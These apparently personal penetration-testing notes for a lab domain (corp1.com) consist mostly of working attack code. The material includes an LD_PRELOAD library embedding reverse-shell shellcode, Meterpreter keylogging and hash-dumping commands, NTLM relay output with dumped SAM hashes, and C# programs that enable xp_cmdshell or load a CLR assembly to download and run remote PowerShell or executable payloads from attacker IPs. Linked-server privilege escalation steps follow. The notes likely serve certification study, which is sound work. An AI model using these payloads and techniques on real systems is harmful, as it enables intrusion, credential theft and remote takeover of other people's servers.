LD_PRELOAD Exploitation
The environment variable LD_PRELOAD, when set on a system, instructs the dynamic linking loader to prioritize a specific shared library to load first. Consequently, the functions within this library take precedence over others that have an identical method signature from different libraries.
Reverse shell
1. Identifying Potential Applications
Target applications that the victim frequently uses (e.g., cp utility).
#define _GNU_SOURCE
#include
#include
#include
#include
#include
// To compile:
// gcc -Wall -fPIC -z execstack -c -o sharedLibrary_LD_PRELOAD.o sharedLibrary_LD_PRELOAD.c
// gcc -shared -o sharedLibrary_LD_PRELOAD.so sharedLibrary_LD_PRELOAD.o -ldl
// msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.49.67 LPORT=80 -f c
unsigned char buf[] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x48"
"\xb9\x02\x00\x00\x50\xc0\xa8\x31\x43\x51\x48\x89\xe6\x6a\x10"
"\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58"
"\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f"
"\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05";
uid_t geteuid(void)
{
        // Get the address of the original 'geteuid' function
        typeof(geteuid) *old_geteuid;
        old_geteuid = dlsym(RTLD_NEXT, "geteuid");
        // Fork a new thread based on the current one
        if (fork() == 0)
        {
                // Execute shellcode in the new thread
                intptr_t pagesize = sysconf(_SC_PAGESIZE);
                // Make memory executable (required in libs)
                if (mprotect((void *)(((intptr_t)buf) & ~(pagesize - 1)), pagesize, PROT_READ|PROT_EXEC)) {
                        // Handle error
                        perror("mprotect");
                        return -1;
                }
                // Cast and execute
                int (*ret)() = (int(*)())buf;
                ret();
        }
        else
        {
                // Original thread, call the original function
                printf("[Hijacked] Returning from function...\n");
                return (*old_geteuid)();
        }
        // This shouldn't really execute
        printf("[Hijacked] Returning from main...\n");
        return -2;
}
To start Metasploit as a daemon, you need to run the msfd utility, which opens on port 55554 by default.
msfd
[*] Initializing msfd...
[*] Running msfd...
To connect to the daemon, use netcat like the following example:
┌──(root㉿kali)-[/home/kali/Desktop/]
└─# nc 127.0.0.1 55554
  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.3.41-dev                          ]
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
Metasploit Documentation: https://docs.metasploit.com/
[*] Starting persistent handler(s)...
msf6 >
# Basics
help --> List available commands
sysinfo --> Displays system  info
getuid --> List current session owner
sessions -i 2 --> Change to session 2
shell --> Drop to interactive shell
channel -i 1 --> Change to shell in channel 1
background --> Background session to interact with msfconsole
upload {local path} {victim path} --> Upload a file
download {path} --> Download file
reg {Command} --> Interacts with registry (reg by itself will list syntax)
execute -f cmd.exe -i --> Execute cmd.exe and interact
execute -f cmd.exe -i -H -t --> Execute cmd as hidden process and with all tokens
# Powershell
load powershell
powershell_execute --> Execute a PowerShell statement, including complex-statements separated by semicolons
powershell_import --> Import a local PowerShell script to execute on the remote system over the Meterpreter channel
powershell_shell --> Launch an interactive PowerShell shell
powershell_session_remove --> Used to remove a PowerShell session when created using execute/import/shell with the -s argument
# Host Reconnaissance
# List running processes on a system
ps --> List processes
getpid --> List current PID
migrate {PID} --> Migrate to anothe PID
post/windows/manage/migrate --> Make meterpreter migrate to another process.
run service_manager -l --> Lists running services on Windows.
If we are against a non-interactive logon in which the explorer.exe process does not exist, we can create a hidden instance of notepad and migrate into it:
execute -H -f notepad
migrate {PID}
# Screenshots
screengrab --> Run plugin to capture screenshot of user session
# Keylogger
keyscan_start --> Start keylogger
keyscan_stop --> Stop keylogger
keyscan_dump --> Dump keylogger
# Privilege Escalation
getsystem --> Attempts to elevate privileges.
post/windows/gather/win_privs --> Determine privilege information.
exploit/windows/local/bypassuac_vbs --> Attempts to bypass UAC in order to escalate privileges.
windows/local/bypassuac_fodhelper --> Attempts to bypass UAC with fodhelper method, this should work w/ defender diasbled.
Post-Explotation with Meterpreter
help: List available commands.
Migrate: Migrate to another process with migrate [PID].
Used for: keystroke capturing (keyscan_start, keyscan_stop, keyscan_dump) and ensuring session stability.
Caution: Migrating may lead to privilege loss.
Hashdump: Dump the SAM database containing NTLM-formatted passwords with hashdump.
Search: Find files, e.g., search -f flag2.txt.
Shell: Launch command shell on the target with shell.
search smb/psexec to search for a module.
use [id] to use the module.
Set required fields using set (e.g., set RHOSTS [target-machine-ip]).
load incognito - Incognito is a tool which can be used for privilege escalation, typically from Local Administrator to Domain Administrator.
load powershell
powershell_import PowerUp.ps1 <-- from our local working dir.
powershell_execute "Invoke-AllChecks"
Meterpreter pivoting and Proxychains
# Use autoroute module to create a pivot for the other network
use post/multi/manage/autoroute
set SUBNET 192.72.180.0
set SESSION 2
exploit
# Set up a system-wide proxy by using auxiliary/server/socks4a module. Change the default SRVPORT (i.e. 1080) to match the default port of proxychains i.e. 9050.
use auxiliary/server/socks_proxy # Or try socks5
show options
set SRVPORT 9050
exploit
# Now you can use proxychains
Meterpreter Portforward
# https://www.offsec.com/metasploit-unleashed/portfwd/
# Add
# From the Meterpreter shell, the command is used in the following manner:
meterpreter > portfwd add –l 3389 –p 3389 –r  [target host]
# add will add the port forwarding to the list and will essentially create a tunnel for us. Please note, this tunnel will also exist outside the Metasploit console, making it available to any terminal session.
-l 3389 is the local port that will be listening and forwarded to our target. This can be any port on your machine, as long as it’s not already being used.
-p 3389 is the destination port on our targeting host.
-r [target host] is the our targeted system’s IP or hostname.
meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.191
[*] Local TCP relay created: 0.0.0.0:3389 >-> 172.16.194.191:3389
meterpreter >
Figure 2 Adding a port
# Delete
## Entries are deleted very much like the previous command. Once again from an active Meterpreter session, we would type the following:
meterpreter > portfwd delete –l 3389 –p 3389 –r [target host]
meterpreter > portfwd delete –l 3389 –p 3389 –r 172.16.194.191
[*] Successfully stopped TCP relay on 0.0.0.0:3389
meterpreter >
# FLUSH: This argument will allow us to remove all the local port forward at once.
meterpreter > portfwd flush
MSI Backdoor
If AlwaysInstalledElevated is set to one, you can elevate your privileges by backdooring an MSI installer.
# https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/msi-wrapper
Download exemsi --> https://www.exemsi.com/download/
# Follow the guide fom hacktrics.

------------------
# If you have a meterpreter session
exploit/windows/local/always_install_elevated
# Extract all accounts in use as SPN using built in MS tools
setspn -T corp1 -Q MSSQLSvc/*
# Use GetUserSPNs.ps1
https://github.com/nidem/kerberoast
Authentication using C#
This C# code is a simple program that connects to a SQL Server instance, checks if the connection is successful, and then retrieves and displays the current logged-in user. It also checks if the logged-in user is a member of the 'public' server role and displays the result.
The term Integrated Security = True; in a SQL Server connection string indicates that the connection should use Windows Authentication rather than SQL Server Authentication.
It's considered more secure than SQL Server Authentication because it uses the underlying Windows account mechanisms, including password policies, Kerberos, and NTLM.
using System;
using System.Data.SqlClient;
namespace SQL
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";
            String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security = True;";
            SqlConnection con = new SqlConnection(conString);
            try
            {
                con.Open();
                Console.WriteLine("Auth success!");
            }
            catch
            {
                Console.WriteLine("Auth failed");
                Environment.Exit(0);
            }
            String querylogin = "SELECT SYSTEM_USER;";
            SqlCommand command = new SqlCommand(querylogin, con);
            SqlDataReader reader = command.ExecuteReader();
            reader.Read();
            Console.WriteLine("Logged in as: " + reader[0]);
            reader.Close();
            // Check public role
            String querypublicrole = "SELECT IS_SRVROLEMEMBER('public');";
            command = new SqlCommand(querypublicrole, con);
            reader = command.ExecuteReader();
            reader.Read();
            Int32 rolePublic = Int32.Parse(reader[0].ToString());
            if (rolePublic == 1)
            {
                Console.WriteLine("User is a member of public role");
            }
            else
            {
                Console.WriteLine("User is NOT a member of public role");
            }
            reader.Close();
            // Check sysadmin role
            String querySysAdminRole = "SELECT IS_SRVROLEMEMBER('sysadmin');";
            command = new SqlCommand(querySysAdminRole, con);
            reader = command.ExecuteReader();
            reader.Read();
            Int32 roleSysAdmin = Int32.Parse(reader[0].ToString());
            if (roleSysAdmin == 1)
            {
                Console.WriteLine("User is a member of sysadmin");
            }
            else
            {
                Console.WriteLine("User is NOT a member of sysadmin");
            }
            reader.Close();
            con.Close();
        }
    }
}
UNC Path Injection
Attack Premise: Capture the hash of the user account under which the SQL server runs by making it connect to an SMB share.
# xp_dirtree SQL Procedure
#	• Function: Lists all files in a given folder.
#	• Special Feature: Can accept an SMB share as a target.
EXEC master..xp_dirtree "\\192.168.119.120\\test";
# Responder Tool
#	• Function: Sets up an SMB share initiating NTLM authentication.
sudo responder -I tun0
The code below will authenticate to the SQL server and execute the xp_dirtree procedure. Remember to start responder.
Once the NET-NTLM hash is captured, you can use hashcat (hashcat -m 5600 hash.txt dict.txt --force) or john to crack it.
Achieve code execution on the SQL server OS without needing to crack the captured Net-NTLM hash.
Background
Net-NTLM hash: While it can't be used directly in a pass-the-hash attack, it can be relayed to another computer. If the user is a local administrator on the target, this can lead to code execution.
Microsoft's Security Measure: Since 2008, Microsoft has blocked the ability to relay a Net-NTLM hash back to the origin computer using the same protocol.
SMB Signing: Relaying Net-NTLM against SMB is only possible if SMB signing is not enabled. By default, it's enabled only on domain controllers.
Procedure
Enumeration: Identified that the service account associated with the SQL server is used on both dc01 and appsrv01 and has local administrator rights on both.
# First base64 encode the download cradle. This will download and invoke the run.txt. Run.txt is our shellcode runner. CTRL+F run.txt to find the code.
kali@kali:~$ sudo apt -y install powershell
kali@kali:~$ pwsh
PS /home/kali> $text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
$EncodedText = [Convert]::ToBase64String($bytes)
$EncodedText
# Launch ntlmrelayx. this command attempts to relay captured NTLM authentication requests to the machine at 192.168.120.6 over SMB (with SMBv2 support). If the relay is successful and the authentication on the target is accepted, the specified base64-encoded PowerShell command will be executed on the target machine.
# When the xp_dirtree command is run (see code above), it will authenticate to our ntlmrelayx and we will capture the hash as shown above.
# The -t option specifies the target to which the relayed authentication will be sent.
sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.120.6 -c 'powershell -enc '
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.229.5, attacking target smb://192.168.229.6
[*] Authenticating against smb://192.168.229.6 as CORP1/SQLSVC SUCCEED
[*] SMBD-Thread-6 (process_request_thread): Connection from 192.168.229.5 controlled, but there are no more targets left!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.229.5 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.229.5 controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from 192.168.229.5 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
Dump hashes using NTLMrelayx.py
You can also get the hashes if the user authenticating have the rights
Remember to check links also. If you have two MSSQL servers, SQL01 and SQL02 which are linked. Check if you can relay the hash from SQL01 to SQL02 and get the local SAM database for example.
proxychains python3 ntlmrelayx.py --no-http-server -smb2support -t 192.168.1.25                                                1 ⚙
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[...]
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd9996db98e1caaaaabbvvfdfdeeerreew
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3623e909efeda77786a000bc7176aeac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cf24abb0dd2ff42591001e892d98d690:::
[*] Done dumping SAM hashes for host: 192.168.1.25
[*] Stopping service RemoteRegistry
MSSQL Escalation
Escalation
Objective
Achieve higher privileges within the SQL database by leveraging impersonation.
Background
Sysadmin Role: Direct authentication with a user possessing the sysadmin role membership is the most straightforward method to secure elevated privileges. However, accessing such a user isn't always possible.
Impersonation: This technique lets you execute SQL queries in the context of another login or user. Only users granted the explicit Impersonate permission can utilize this method. This permission is not set by default.
Impersonation at the User Level:
Prerequisites:
Our user must have been granted impersonation for another user with additional role memberships.
The database user we aim to impersonate should be in a database with the TRUSTWORTHY property enabled.
The database owner (dbo) usually have this syadmin role.
The rid 500 user (ex: local administrator) is always added to DBA and can always impersonate SA.
using System;
using System.Data.SqlClient;
namespace SqlImpersonationDemo
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";
            String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security = True;";
            SqlConnection con = new SqlConnection(conString);

            try
            {
                {
                    con.Open();
                    Console.WriteLine("Auth success!");
                    // This will give us all the logins that allow impersonation.
                    string query = "SELECT DISTINCT b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';";
                    SqlCommand command = new SqlCommand(query, con);
                    SqlDataReader reader = command.ExecuteReader();
                    while (reader.Read() == true)
                    {
                        Console.WriteLine("Logins that can be impersonated: " + reader[0]);
                    }
                    reader.Close();
                    Console.WriteLine("Before impersonation");
                    query = "SELECT SYSTEM_USER;";
                    command = new SqlCommand(query, con);
                    reader = command.ExecuteReader();
                    while (reader.Read())
                    {
                        Console.WriteLine("Executing in the context of: " + reader[0]);
                    }
                    reader.Close();
                    string executeAs = "EXECUTE AS LOGIN = 'sa';";
                    command = new SqlCommand(executeAs, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    Console.WriteLine("After impersonation");
                    query = "SELECT SYSTEM_USER;";
                    command = new SqlCommand(query, con);
                    reader = command.ExecuteReader();
                    while (reader.Read())
                    {
                        Console.WriteLine("Executing in the context of: " + reader[0]);
                    }
                    reader.Close();
                    executeAs = "USE msdb; EXECUTE AS USER = 'dbo';";
                    command = new SqlCommand(executeAs, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    query = "SELECT USER_NAME();";
                    command = new SqlCommand(query, con);
                    reader = command.ExecuteReader();
                    while (reader.Read())
                    {
                        Console.WriteLine("Executing in the context of: " + reader[0]);
                    }
                    reader.Close();
                }
            }
            catch (Exception e)
            {
                Console.WriteLine("An error occurred: " + e.Message);
            }
        }
    }
}
Code Execution
Objective
Leverage sysadmin role membership to execute code on the Windows server hosting the SQL database.
Background
xp_cmdshell: A well-known stored procedure that spawns a Windows command shell and passes a string for execution. Disabled by default since SQL 2005 due to its potential for misuse.
sp_OACreate and sp_OAMethod: These stored procedures allow the creation and execution of a new procedure based on Object Linking and Embedding (OLE). They can be used to instantiate the Windows Script Host and execute commands.
Activation: Ensure the "OLE Automation Procedures" setting is enabled.
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE;
xp_cmdshell
using System;
using System.Data.SqlClient;
using static System.Net.Mime.MediaTypeNames;
namespace SqlImpersonationDemo
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";
            String conString = $"Server = {sqlServer}; Database = {database}; Integrated Security = True;";
            try
            {
                using (SqlConnection con = new SqlConnection(conString))
                {
                    con.Open();
                    Console.WriteLine("Auth success!");
                    // Impersonate SA user
                    String impersonateUser = "EXECUTE AS LOGIN = 'sa';";
                    SqlCommand command = new SqlCommand(impersonateUser, con);
                    SqlDataReader reader = command.ExecuteReader();
                    reader.Close();
                    // Enable and execute xp_cmdshell
                    String enable_xpcmd = "EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;";
                    //$text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.45.221/run.txt') | IEX"
                    // In run.txt is the SimpleShellcode runner with msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=443 -f ps1
                    //$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
                    //$EncodedText = [Convert]::ToBase64String($bytes)
                    String execCmdShell = "EXEC xp_cmdshell 'powershell -e KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMgAxAC8AcgB1AG4ALgB0AHgAdAAnACkAIAB8ACAASQBFAFgA';";
                    command = new SqlCommand(enable_xpcmd, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    command = new SqlCommand(execCmdShell, con);
                    reader = command.ExecuteReader();
                    while (reader.Read())
                    {
                        Console.WriteLine("Result of xp_cmdshell: " + reader[0]);
                    }
                    reader.Close();
                    con.Close();
                }
            }
            catch (Exception e)
            {
                Console.WriteLine("An error occurred: " + e.Message);
            }
        }
    }
}
sp_OACreate and sp_OAMethod
Same as above, just change these lines
 String enable_ole = "EXEC sp_configure 'Ole Automation Procedures', 1; RECONFIGURE;";
 //$text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.45.221/run.txt') | IEX"
 // In run.txt is the SimpleShellcode runner with msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=443 -f ps1
 //$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
 //$EncodedText = [Convert]::ToBase64String($bytes)
 String execCmdShell = "DECLARE @myshell INT; EXEC sp_oacreate 'wscript.shell', @myshell OUTPUT; EXEC sp_oamethod @myshell, 'run', null, 'powershell -e KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMgAxAC8AcgB1AG4ALgB0AHgAdAAnACkAIAB8ACAASQBFAFgA';";
command = new SqlCommand(enable_ole, con);
Custom Assemblies
Introduction:
This technique leverages managed code to achieve arbitrary code execution on a SQL server.
If a database has the TRUSTWORTHY property enabled, the CREATE ASSEMBLY statement can be used to import a managed DLL into the SQL server and execute its methods.
Creating a stored procedure from an assembly is not allowed by default. This is controlled through the CLR Integration setting, which is disabled by default. We can enable it with sp_configure and the clr enabled option.
# Find trustworthy databases
SELECT a.name,b.is_trustworthy_on
FROM master..sysdatabases as a
INNER JOIN sys.databases as b
ON a.name=b.name;
Start by creating a new "Class Library (.NET Framework)" project.
using System;
using Microsoft.SqlServer.Server;
using System.Data.SqlTypes;
using System.Diagnostics;
public class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", System.Data.SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();
        proc.WaitForExit();
        proc.Close();
    }
};
In the CreateAssem you can either call it from location on target like this
CREATE ASSEMBLY myAssembly FROM 'c:\tools\cmdExec.dll' WITH PERMISSION_SET = UNSAFE;
This is however not realistic. So instead we will embed the hex code for the DLL in the code using the powershell script below to conovert it to hex. Remember to add 0x before the string since this is hex.
using System;
using System.Data.SqlClient;
namespace SqlImpersonationDemo
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";
            String conString = $"Server = {sqlServer}; Database = {database}; Integrated Security = True;";
            try
            {
                using (SqlConnection con = new SqlConnection(conString))
                {
                    con.Open();
                    Console.WriteLine("Auth success!");
                    // Impersonate SA user
                    String impersonateUser = "EXECUTE AS LOGIN = 'sa';";
                    SqlCommand command = new SqlCommand(impersonateUser, con);
                    SqlDataReader reader = command.ExecuteReader();
                    reader.Close();
                    // Check if the procedure and assembly already exist and drop them if they do
                    String dropProcedure = "IF OBJECT_ID('dbo.cmdExec', 'P') IS NOT NULL DROP PROCEDURE dbo.cmdExec;";
                    command = new SqlCommand(dropProcedure, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    String dropAssembly = "IF EXISTS (SELECT * FROM sys.assemblies WHERE name = 'myAssembly') DROP ASSEMBLY myAssembly;";
                    command = new SqlCommand(dropAssembly, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    // Configuration for enabling CLR
                    String clrConfig = "use msdb; EXEC sp_configure 'show advanced options',1; RECONFIGURE; EXEC sp_configure 'clr enabled',1; RECONFIGURE; EXEC sp_configure 'clr strict security', 0; RECONFIGURE;";
                    command = new SqlCommand(clrConfig, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    // Create the assembly and procedure
                    String CreateAssem = "CREATE ASSEMBLY myAssembly FROM 0x4D5A90000300000004000000FF... WITH PERMISSION_SET = UNSAFE;";
                    command = new SqlCommand(CreateAssem, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    String CreatePro = "CREATE PROCEDURE [dbo].[cmdExec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [myAssembly].[StoredProcedures].[cmdExec];";
                    command = new SqlCommand(CreatePro, con);
                    reader = command.ExecuteReader();
                    reader.Close();
                    // Execute the procedure
                    String ExecCmd = "EXEC cmdExec 'certutil -urlcache -split -f http://192.168.45.244/met.exe C:\\windows\\tasks\\shell.exe && cmd.exe /c C:\\windows\\tasks\\met.exe'";
                    command = new SqlCommand(ExecCmd, con);
                    reader = command.ExecuteReader();
                    reader.Read();
                    Console.WriteLine("Result of the command is: " + reader[0]);
                    reader.Close();
                    con.Close();
                }
            }
            catch (Exception e)
            {
                Console.WriteLine("An error occurred: " + e.Message);
            }
        }
    }
}
You cannot use CREATE ASSEMBLY on an assembly more than once without first removing the existing one. To do this, use the DROP ASSEMBLY command. Moreover, if there's a procedure dependent on the assembly, it must be removed first using the DROP PROCEDURE command.
Linked SQL servers allow one SQL server to connect to another.
The execution context during the connection can be dynamic or a specific SQL login.
If a sysadmin role login is chosen, sysadmin privileges can be obtained on the linked SQL server.
Concepts:
If the linked SQL server uses a sysadmin role login, even low privileged access on the original server can lead to sysadmin privileges on the linked server.
Since we know from the enumeration above that dc01 is linked to appsrv01 we can query the linked SQL server
This will print the version of the linked SQL Server.
Ensure correct escaping of double quotes.
using System;
using System.Data.SqlClient;
namespace SQLExploit
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "appsrv01";  // Connecting to appsrv01
            String database = "master";
            String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security = True;";
            SqlConnection con = new SqlConnection(conString);
            try
            {
                con.Open();
                Console.WriteLine("Auth success!");
            }
            catch
            {
                Console.WriteLine("Auth failed");
                Environment.Exit(0);
            }
            // Point 2: Querying Linked Servers using OPENQUERY
            String queryCmd = "SELECT version FROM OPENQUERY(dc01, 'SELECT @@version AS version');";
            SqlCommand queryCommand = new SqlCommand(queryCmd, con);
            SqlDataReader queryReader = queryCommand.ExecuteReader();
            while (queryReader.Read())
            {
                Console.WriteLine("Linked SQL server version: " + queryReader[0]);
            }
            queryReader.Close();
        }
    }
}
Executing Commands on Linked Servers
Use the AT keyword to specify the linked server.
Example: EXEC ('sp_configure show advanced options, 1; reconfigure;') AT DC01
Ensure correct escaping of single quotes in SQL.
using System;
using System.Data.SqlClient;
using static System.Net.Mime.MediaTypeNames;
namespace SQLExploit
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "appsrv01";  // Connecting to appsrv01
            String database = "master";
            String conString = $"Server = {sqlServer}; Database = {database}; Integrated Security = True;";
            SqlConnection con = new SqlConnection(conString);
            try
            {
                con.Open();
                Console.WriteLine("Auth success!");
            }
            catch
            {
                Console.WriteLine("Auth failed");
                Environment.Exit(0);
            }
            // Enable 'show advanced options' through DC01
            String execCmd = "EXEC ('sp_configure ''show advanced options'', 1; RECONFIGURE;') AT DC01;";
            SqlCommand execCommand = new SqlCommand(execCmd, con);
            execCommand.ExecuteNonQuery();
            // Check if "show advanced options" is enabled on DC01 using OPENQUERY
            String checkCmd = "SELECT value_in_use FROM OPENQUERY(DC01, 'SELECT value_in_use FROM sys.configurations WHERE name = ''show advanced options);";
            SqlCommand checkCommand = new SqlCommand(checkCmd, con);
            int valueInUse = Convert.ToInt32(checkCommand.ExecuteScalar());
            if (valueInUse == 1)
            {
                Console.WriteLine("Command executed successfully: 'show advanced options' is enabled on DC01.");
            }
            else
            {
                Console.WriteLine("'show advanced options' is not enabled on DC01.");
            }
            String enablexpcmdshell = "EXEC ('sp_configure ''xp_cmdshell'', 1; reconfigure;') AT dc01";
            SqlCommand enablexpcmdshell1 = new SqlCommand(enablexpcmdshell, con);
            enablexpcmdshell1.ExecuteNonQuery(); // Use the correct SqlCommand object here
            //$text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.45.244/run.txt') | IEX"
            //$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
            //$EncodedText = [Convert]::ToBase64String($bytes)
            //$EncodedText
            string execmd = "EXEC ('xp_cmdshell ''powershell -e KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIANAA0AC8AcgB1AG4ALgB0AHgAdAAnACkAIAB8ACAASQBFAFgA) AT dc01";
            SqlCommand runthis = new SqlCommand(execmd, con);
            runthis.ExecuteNonQuery(); // Use the correct SqlCommand object here
            con.Close();
        }
    }
}
Privilege Escalation
We know from above that appsrv01 has a link to dc01. We might query dc01 to see if it has any links to another SQL server. In this example we assume that appsrv01 has a link to dc01, and dc01 has a link to appsrv01.
If a SQL server on one machine (e.g., dc01) has a link to another (e.g., appsrv01), you can potentially use this link for privilege escalation.
Use the OPENQUERY keyword to execute a query on one server and inside that, execute another query on the linked server.
To enumerate if the linked SQL server has another link, we can use the code below.
# First run the .exe on target machine
# Find domainspns
SQLCLIENT> discover domainspn
# Show discovered instances.
SQLCLIENT> show discovered
# List links information for accessoble target SQL Server instances.
list links
# We assume we have access to appsrv01 as a non-sa account. appsrv01 have a link to DC01. The link is bidirectional. We can use that to escalate our privileges on appsrv01.
python3 MSSqlPwner.py corp1.com/offsec:lab@192.168.229.6 -windows-auth interactive
...
[*] Discovered server principal: APPSRV01\Administrator on APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa@master/dbo)
...
# Pass the hash MSSQLPwner
MSSqlPwner.py administrator@192.168.231.140 -hashes :5c3e856f452d9cecc5801a954ab22122 -windows-auth interactive

# Set link server to DC01
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest)> set-link-server DC01
[*] Chosen linked server: DC01
# Execute commands. MSSQL Pwner will enable xp_cmdshell automatically if the user have rights.
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo)> exec whoami
[*] Chosen linked server: DC01
[*] Reconfiguring show advanced options
[*] Reconfiguring xp_cmdshell
[*] The xp_cmdshell command executed successfully on APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo)
[*] Result: (Key: output) corp1\sqlsvc
[*] Result: (Key: output) NULL
# Execute commands on appsrv01 through DC01
# First get the chain list
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo)> get-chain-list
[*] Chosen linked server: DC01
[*] Chain list:
[*] 995f1680-2ad4-4f50-8606-47312d5b5807 - APPSRV01 (CORP1\offsec@master/guest) (CORP1\offsec guest@master)
